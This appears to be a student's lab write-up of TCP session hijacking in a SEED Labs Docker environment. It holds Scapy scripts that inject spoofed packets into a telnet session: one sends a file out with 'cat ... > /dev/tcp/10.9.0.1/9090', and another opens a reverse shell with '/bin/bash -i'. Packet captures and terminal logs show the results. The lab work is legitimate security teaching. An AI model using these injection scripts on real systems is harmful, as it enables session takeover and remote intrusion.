0030	01 f5 14 43 00 00 01 01	08 0a 35 b3 b6 eb ae 4e	...C.....5...N
0040	ff 5d		.]



Open

hijack.py

Save

~/Desktop/TCP Attack/Labsetup/volumes

```

1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.5")
5tcp = TCP(sport=53014, dport=23, flags="A", seq=1660832229, ack=3229692490)
6data = "\r cat hijack > /dev/tcp/10.9.0.1/9090 \r"
7pkt = ip/tcp/data
8ls(pkt)
9send(pkt, iface="br-03ee6b148c7e", verbose=0)
0

```

o.	Time	Source	Destination	Protocol	Length	Info
257	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
258	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
259	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
260	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
261	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
262	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
263	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
264	2023-02-23 01:5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
265	2023-02-23 02:0...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 53014
266	2023-02-23 02:0...	10.9.0.5	10.9.0.6	TCP	66	23 → 53014 [RST, ACK] Seq=1660832229
267	2023-02-23 02:0...	10.9.0.6	10.9.0.5	TCP	66	53014 → 23 [ACK] Seq=3229692490
268	2023-02-23 02:0...	10.9.0.6	10.9.0.5	TCP	54	23 → 53014 [RST] Seq=3229692490

Transmission Control Protocol, Src Port: 53014, Dst Port: 23, Seq: 1660832229, Ack: 3229692490, Len: 0

Source Port: 53014

Destination Port: 23

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 1660832229

[Next sequence number: 1660832229]

Acknowledgment number: 3229692490

1000 ... = Header Length: 32 bytes (8)

Flags: 0x010 (ACK)

Window size value: 501

[Calculated window size: 501]

[Window size scaling factor: -1 (unknown)]

Checksum: 0x1443 [unverified]

```

seed@2335727c2a33:~$ ls
victim
seed@2335727c2a33:~$ ls
victim
seed@2335727c2a33:~$ rm victim
rm: remove write-protected regular empty file 'victim'?
seed@2335727c2a33:~$ ls
seed@2335727c2a33:~$ cat > hijack
This is hijacking
seed@2335727c2a33:~$ cat hijack
This is hijacking
seed@2335727c2a33:~$ cat
hi
hi
hi
hi
akjsnd
akjsnd
seed@2335727c2a33:~$ cat hijack
This is hijacking
seed@2335727c2a33:~$ Connection closed by foreign host.
root@a7f4bcla89c4:/#


```

## Task 4: Creating Reverse Shell using TCP Session Hijacking

```

[1] 11446
[02/23/23]seed@VM:~/.../volumes$ gedit hijack_2.py
[1]+  Done                  gedit hijack.py
[02/23/23]seed@VM:~/.../volumes$ ls
hijack.py rst.py synflood synflood.c synflood.py
[02/23/23]seed@VM:~/.../volumes$ touch hijack2.py
[02/23/23]seed@VM:~/.../volumes$ gedit hijack2.py &
[1] 12096
[02/23/23]seed@VM:~/.../volumes$

```



```

hijack2.py
~/Desktop/TCP Attack/Labsetup/volumes
Save
hijack2.py
hijack.py

#!/usr/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
    #ip = IP(src="10.9.0.6", dst="10.9.0.5")
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A",
    seq=pkt[TCP].ack+5, ack=pkt[TCP].seq+len(pkt[TCP].payload))
    #data = "\r cat hijack > /dev/tcp/10.9.0.1/9090 \r"
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
    pkt = ip/tcp/data
    #ls(pkt)
    send(pkt, iface="br-03ee6b148c7e", verbose=0)

pkt=sniff(iface='br-03ee6b148c7e', filter='tcp and src host 10.9.0.5 and src port 23',
prn=spoof_tcp)

```

TypeError: unsupported operand type(s) for +: 'int' and 'NoneType'

```
root@VM:/volumes# jobs
root@VM:/volumes# nc -l 9090&
[1] 70
root@VM:/volumes# jobs
[1]+  Running                  nc -l 9090 &
root@VM:/volumes# python3 hijack2.py
^Croot@VM:/volumes#
root@VM:/volumes# python3 hijack2.py
seed@2335727c2a33:~$
ls
qw
ls

^C
[1]+  Stopped                  nc -l 9090
root@VM:/volumes# nc -l 9090&
[2] 81
root@VM:/volumes# nc -l 9090 &
[3] 82
root@VM:/volumes# python3 hijack2.py &
[4] 83
```

```
root@2335727c2a33:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:35173        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0    91 10.9.0.5:23              10.9.0.6:53048          ESTABLISHED
root@2335727c2a33:/home/seed# ss -K dst 10.9.0.6 dport 53048
Netid State  Recv-Q Send-Q Local Address:Port      Peer Address:Port      Process
tcp    ESTAB  0      91      10.9.0.5:telnet        10.9.0.6:53048
root@2335727c2a33:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:35173        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@2335727c2a33:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:35173        0.0.0.0:*               LISTEN
---
```





This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Thu Feb 23 07:43:20 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2

seed@2335727c2a33:~\$ ls

hijack

seed@2335727c2a33:~\$ ls

hijack

seed@2335727c2a33:~\$ lConnection closed by foreign host.

root@a7f4bc1a89c4:/# ■